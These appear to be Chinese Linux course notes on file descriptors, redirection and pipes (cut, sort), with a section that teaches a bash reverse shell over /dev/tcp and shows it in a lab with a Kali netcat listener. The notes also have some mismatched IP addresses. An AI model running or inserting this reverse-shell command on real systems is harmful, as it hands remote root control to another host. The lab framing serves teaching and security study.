重定向和管道

> **我们有时候会将一个命令的输出当作另一个命令的输入或者将文件中的内容当作命令的输入，这时候就会用到重定向和管道。**
>
> **`date`命令会显示当前日期，如果想在下一次开机的时候看到之前date的输出结果，怎么办**

```
> |
```


一、重定向

重定向指定特定的输入输出

1.1 文件描述符（FD）

定义：在 Linux 中，文件描述符（File Descriptor）是一个非负整数，用于唯一标识一个进程（程序）打开的文件、管道、网络连接或其他 I/O 资源。它是操作系统管理 I/O 操作的抽象句柄。

本质：可以理解为操作系统为每个进程维护的“通道号码”，通过这个号码访问具体的 I/O 资源。



1.2 标准输入、标准输出、标准错误输出

Linux 为每个进程默认打开三个标准流（Standard Streams），对应三个文件描述符：

1. 标准输入（stdin, FD 0）：
    - 默认来源：键盘输入。
    - 用途：程序从 stdin 读取输入数据。
2. 标准输出（stdout, FD 1）：
    - 默认去向：终端屏幕。
    - 用途：程序向 stdout 输出正常结果。
3. 标准错误输出（stderr, FD 2）：
    - 默认去向：终端屏幕。
    - 用途：程序向 stderr 输出错误信息（与正常结果分离）。

Number	Channel name	Description	Default connection	Usage
0	**stdin**	Standard input	Keyboard	read only
1	**stdout**	Standard output	Terminal	write only
2	**stderr**	Standard error	Terminal	write only
3+	***filename***	Other files	*none*	read and/or write

- 举个例子


  通过我们非常熟悉的VIM程序。来观察一个进程的FD信息

  1.通过一个终端，打开一个文本。

```
[root@localhost ~]# vim 1.txt
```

  2.通过另一个终端，查询文本程序的进程号

```
[root@localhost ~]# ps  aux| grep vim
root       3025  0.0  0.4  48868  8768 pts/0    S+   09:42   0:00 vim 1.txt
root       3157  0.0  0.0  12320  1080 pts/1    R+   09:44   0:00 grep --
color=auto vim
```



  3.在`/proc`目录中查看文本程序的FD

  通常在 /proc/PID/fd 就能看到文件的FD调用情况。

```
[root@localhost ~]# cd /proc/3025
[root@localhost 3025]# ls
# fd  就是PID号为3025进程vim的文件描述符
```

```
[root@localhost ~]# cd /proc/3025
[root@localhost 3025]# ls
attr             exe          mounts          projid_map    status
autogroup        fd           mountstats      root          syscall
auxv             fdinfo       net             sched         task
cgroup           gid_map      ns              schedstat     timers
clear_refs       io           numa_maps       sessionid     timerslack_ns
cmdline          limits       oom_adj         setgroups     uid_map
comm             loginuid     oom_score       smaps         wchan
coredump_filter  map_files    oom_score_adj   smaps_rollup
cpuset           maps         pagemap         stack
cwd              mem          patch_state     stat
environ          mountinfo    personality     statm
[root@localhost 3025]#
```

```
[root@localhost 3025]# cd fd
[root@localhost fd]# ls
0  1  2  3  4  5
[root@localhost fd]#
```

4.使用ll 命令查看一下句柄

```
[root@localhost fd]# ll
总用量 0
lrwx------. 1 root root 64 3月  12 09:46 0 -> /dev/pts/0  #标准输入
lrwx------. 1 root root 64 3月  12 09:46 1 -> /dev/pts/0  #标准输出
lrwx------. 1 root root 64 3月  12 09:46 2 -> /dev/pts/0  #标准错误输出
lr-x------. 1 root root 64 3月  12 09:46 3 -> /var/lib/sss/mc/passwd  #进程打开的其他文件
lrwx------. 1 root root 64 3月  12 09:46 5 -> /root/.1.txt.swp   #进程打开的其他文件
```

5.`/dev/pts/0`是我之前打开vim的终端，用执行`ps`命令的终端输入，可以将标准输出重定向到`/dev/pts/0`

```
[root@localhost fd]# echo 111111 >> /dev/pts/0
```

6.`/root/.1.txt.swp`是编辑文件时产生的临时文件

(1) 正常保存退出

- **行为**：编辑器会将修改写入源文件（如`1.txt`），删除交换文件（`.1.txt.swp`）。
- **结果**：源文件更新，交换文件消失。

(2) 不保存退出（如`:q!`）

- **行为**：编辑器会 丢弃所有未保存的修改，删除交换文件。
- **结果**：源文件保持原样，交换文件消失。

(3) 意外退出（如崩溃、断网）

- 行为：交换文件 保留，下次打开文件时，编辑器会提示：

  ```
  发现交换文件 ".1.txt.swp"
  选择：(R)恢复修改，(D)删除交换文件，(Q)退出，(A)终止
  ```

- 恢复操作：

- 选择 `R`（恢复）：将交换文件内容加载到编辑器，合并未保存的修改。
- 选择 `D`（删除交换文件）：放弃恢复，直接编辑源文件。

1.3 总结

- 看到的012就是FD，程序通过描述符访问文件，可以是常规文件，也可以是设备文件。

1.4 重定向练习

输入输出	重定向	意义
stdin	< / <<	< 重定向到文件中去读取，<< 表示结束输入的字符
stdout	> / >>或1>/1>>	覆盖/追加重定向到指定文件
stderr	2> / 2>>	覆盖/追加重定向到指定文件

1.输出重定向及综合案例

- 案例1：输出重定向

```
[root@localhost re]# date > date.txt
[root@localhost re]# cat date.txt
2025年 03月 12日 星期三 10:03:51 EDT
[root@localhost re]# date >> date.txt
[root@localhost re]# cat date.txt
2025年 03月 12日 星期三 10:03:51 EDT
2025年 03月 12日 星期三 10:04:15 EDT
```

```
[root@localhost re]# mkdir 333
[root@localhost re]# rm -rf 333
[root@localhost re]# mkdir 333 1> 333.txt
[root@localhost re]# cat 333.txt
[root@localhost re]# mkdir -v 444 1> 444.txt
[root@localhost re]# cat 444.txt
mkdir: 已创建目录 '444'
```

- 案例2：错误输出重定向

  当某条命令产生错误时，才会有错误输出。

```
[root@localhost re]# ls /aaaaaaa 2> error.txt
[root@localhost re]# cat error.txt
ls: 无法访问'/aaaaaaa': 没有那个文件或目录
```

- 案例3： 正确和错误都输入到相同位置

```
[root@localhost re]# ls /home/ /aaaaaa &>> error.txt
[root@localhost re]# cat error.txt
ls: 无法访问'/aaaaaaa': 没有那个文件或目录
ls: 无法访问'/aaaaaa': 没有那个文件或目录
/home/:
william

[root@localhost re]# ls /home /aaaaaaa >& error.txt
[root@localhost re]# cat error.txt
ls: 无法访问'/aaaaaaa': 没有那个文件或目录
/home:
test
```

- 案例4：将 stdout 和 stderr 分别重定向到不同文件

```
[root@localhost re]# ls /home/ /aaaaaa 1> output.txt 2>error.txt
[root@localhost re]# cat output.txt
/home/:
test
[root@localhost re]# cat error.txt
ls: 无法访问'/aaaaaa': 没有那个文件或目录
```

- 案例5：将 stderr 合并到 stdout，再一起重定向到文件

```
[root@localhost re]# ls /home/ /aaaaaa >all.log 2>&1  #&1表示文件描述符1而不是文件1
                     ls  /home /aaaaaa &>all.log
[root@localhost re]# cat all.log
ls: 无法访问'/aaaaaa': 没有那个文件或目录
/home/:
test
#为什么不直接用`&>`
兼容性问题:&> 是 •Bash 的扩展语法，并非所有 Shell 都支持
         而 > file 2>&1 是 POSIX 标准语法，兼容性更广  (而且显得更有水平，逻辑性更强！)
```

2.输入重定向及结合案例

- 案例：利用 `cat` 将输入文字输出到`catfile` 中， 当输入`eof`时就结束

```
[root@localhost re]# cat >catfile <<"eof"
> asdfa
> sfasdfffff
> eof
[root@localhost re]# cat catfile
asdfa
sfasdfffff
```

二、bash反弹shell

2.1 什么是内核（kernel)

定义：

- **内核是操作系统的核心**，直接管理计算机的硬件资源（CPU、内存、硬盘、网络等）。
- 职责：
  - 调度进程（决定哪个程序使用 CPU）。
  - 管理内存分配。
  - 控制硬件设备（如读写磁盘、处理网络请求）。

比喻：

内核就像一家公司的 **CEO**，负责所有核心决策和资源分配，但不直接面对普通员工（用户）。

2.2 什么是shell GNU = GNU NOT UNIX

定义：

- **Shell 是用户与内核交互的"桥梁"**，是一个命令行解释器。
- 职责：
  - 接收用户输入的命令（如 `ls`、`cat`）。
  - 将命令翻译成内核能理解的操作。
  - 将内核的执行结果返回给用户。

常见 Shell 类型：

- **Bash**（Bourne-Again Shell）：Linux 系统默认的 Shell。
- **Zsh**（Z Shell）：功能更强大的现代 Shell（如 Oh My Zsh）。
- **Fish**：对新手友好的 Shell。

比喻：

Shell 就像公司的 **中层经理**，负责将员工的请求（用户命令）传达给 CEO（内核），再将 CEO 的反馈返回给员工。

2.3 什么是bash

定义：

- **Bash 是 Shell 的一种具体实现**，全称是 *Bourne-Again Shell*。
- 特点：
  - 支持命令历史、自动补全、脚本编程等。
  - Linux 和 macOS 的默认 Shell（Windows 可通过 WSL 或 Git Bash 使用）。

示例：

当你在终端输入 `ls -l`，Bash 会：

1. 解析命令。
2. 调用内核的"列出文件"功能。
3. 将结果（文件列表）输出到屏幕。

比喻：

Bash 就像某个 **特定部门的高效经理**，既能处理常规任务（一些命令：echo、ls等），又能执行复杂流程（如脚本）

2.4 三者的关系

`bash`是shell的一种

1. **用户输入**：在终端输入 `cat file.txt`。bash 命令

   ```
   1、cat命令生成一个临时进程
   2、/proc/进程号/fd
   3、 0 1 2
   4、/dev/pts/1
   5、保存并返回给终端
   ```

2. **Shell（Bash）解析**：识别 `cat` 命令和参数 `file.txt`，然后找到`/usr/bin/cat`程序
3. **调用内核**：bash 请求内核调用程序，并传递参数“ `file.txt` ”。
4. 内核执行：
   - 检查文件权限。
   - 从硬盘读取文件数据。
5. **返回结果**：内核将文件内容通过 Shell 返回给用户。

2.5 bash反弹shell

```
bash -i >& /dev/tcp/192.168.20.151/8080 0>&1
```

解读：

- `bash -i`

  打开一个交互的bash

- `/dev/tcp/`

  是Linux中的一个特殊设备,打开这个文件就相当于发出了一个socket调用，建立一个socket连接，读写这个文件就相当于在这个socket连接中传输数据。同理，Linux中还存在/dev/udp/

- `/dev/tcp/192.168.119.131/1234`

  向192.168.119.131 主机的1234端口发起连接

- `bash -i >& /dev/tcp/192.168.119.131/1234`

  将标准输出和标准错误输出通过连接发送给192.168.119.131

- `bash -i >& /dev/tcp/192.168.119.131/1234 0>&1`

  将标准输入，重定向到标准输出（也通过连接发送给192.168.20.151的8080端口）

2.6 实验

1.开启kali,使用nc工具监听1234端口

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 1234
listening on [any] 1234 ...
#nc 是 •netcat 的缩写，被称为“网络瑞士军刀”，用于处理 TCP/UDP 网络连接。它的常见用途包括端口监听、端口扫描、文件传输、网络调试等。
-l  listen  •监听模式：等待传入连接（服务端模式）。
-v  verbose •详细输出：显示连接/通信的详细信息（如对方 IP、端口）。
-p  port    •指定端口：指定监听的端口号（某些版本中 -p 可省略，直接跟端口）。
-n  禁用dns解析
```

2.在centos中，执行反弹shell的命令


```
[root@xnha ~]# bash -i >& /dev/tcp/192.168.44.130/1234 0>&1
```

此时发现kali中返回了centos8的终端页面，拿到了centos8的执行权限

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 1234
listening on [any] 1234 ...
192.168.119.132: inverse host lookup failed: Unknown host
connect to [192.168.119.131] from (UNKNOWN) [192.168.44.130] 45394
[root@xnha ~]# hostname
hostname
xnha
```

3.在centos中执行命令，结果输出到kali中

```
[root@xnha ~]# bash >& /dev/tcp/192.168.44.130
```



https://blog.csdn.net/weixin_43847838/article/details/129400075?ops_request_misc=&request_id=&biz_id=102&utm_term=%E5%91%BD%E4%BB%A4%E6%89%A7%E8%A1%8C%E6%BC%8F%E6%B4%9E%E5%8F%8D%E5%BC%B9shell&utm_medium=distribute.pc_search_result.none-task-blog-2~all~sobaiduweb~default-1-129400075.142^v102^pc_search_result_base7&spm=1018.2226.3001.4187


三、管道

3.1定义

管道将一个进程的标准输出给另一个进程作为标准输入。

敲击键盘a

键盘0>终端>1 =0>终端>1



3.2 用法

管道使用 | 符号来表示

```
[root@shanxun ~]# cat /etc/passwd | tail -3
# 查看文件内容的后3行
[root@shanxun ~]# tail -5 /etc/passwd  |head -1
# 查看文件内容的倒数第5行
[root@shanxun ~]# head -5 /etc/passwd  |tail -1
# 查看文件内容的正数第4行
[root@shanxun ~]# cat /etc/passwd |wc -l
# 统计文件的行数
```

cut

命令 cut 可按指定字符分割数据，-d 指定分割字符，-f 取出第几段，-c 以字符为单位取出固定范围内的字符，如下以 : 分割取出第2和第四个

```
[root@xnha ~]# echo $PATH
/usr/local/bin:/usr/local/sbin:/usr/bin:/usr/sbin:/root/bin
[root@xnha ~]# echo $PATH | cut -d ':' -f 2,4
/usr/local/sbin:/usr/sbin
[root@xnha ~]#
```

若正常输出 export 显示如下

```
[root@xnha ~]# export
declare -x COLORTERM="truecolor"
declare -x DBUS_SESSION_BUS_ADDRESS="unix:path=/run/user/0/bus"
declare -x DESKTOP_SESSION="gnome"
declare -x DISPLAY=":0"
declare -x GDMSESSION="gnome"
declare -x GDM_LANG="zh_CN.UTF-8"
declare -x GJS_DEBUG_OUTPUT="stderr"
declare -x GJS_DEBUG_TOPICS="JS ERROR;JS LOG"
declare -x GNOME_DESKTOP_SESSION_ID="this-is-deprecated"
declare -x GNOME_TERMINAL_SCREEN="/org/gnome/Terminal/screen/d2e3a82f_3675_4177_
af3c_e22080b63eeb"
declare -x GNOME_TERMINAL_SERVICE=":1.83"
```

参数 -c 可处理整齐的格式化输出，如下从第12个字符开始输出

```
[root@xnha ~]# export | cut -c 12-
COLORTERM="truecolor"
DBUS_SESSION_BUS_ADDRESS="unix:path=/run/user/0/bus"
DESKTOP_SESSION="gnome"
DISPLAY=":0"
GDMSESSION="gnome"
GDM_LANG="zh_CN.UTF-8"
GJS_DEBUG_OUTPUT="stderr"
GJS_DEBUG_TOPICS="JS ERROR;JS LOG"
GNOME_DESKTOP_SESSION_ID="this-is-deprecated"
GNOME_TERMINAL_SCREEN="/org/gnome/Terminal/screen/d2e3a82f_3675_4177_af3c_e22080
b63eeb"
```

sort

命令 **sort** 默认通过字符串排序，-f忽略大小写，-b忽略前面的空白字符，-M以月份排序，-n以数字排序，-r反向排序，-u仅显示一行，-t 指定分割符号（默认为tab），-k指定排序的列所在的区间

```
[root@xnha ~]# cat 1.txt
d:1
b:3
a:2
[root@xnha ~]# cat 1.txt | sort
a:2
b:3
d:1
```

如上按照字符串排序，如下以 : 分割按照第2列的数字排序

```
[root@xnha ~]# cat 1.txt | sort -t ':' -k 2 -n
d:1
a:2
b:3
[root@xnha ~]# a
```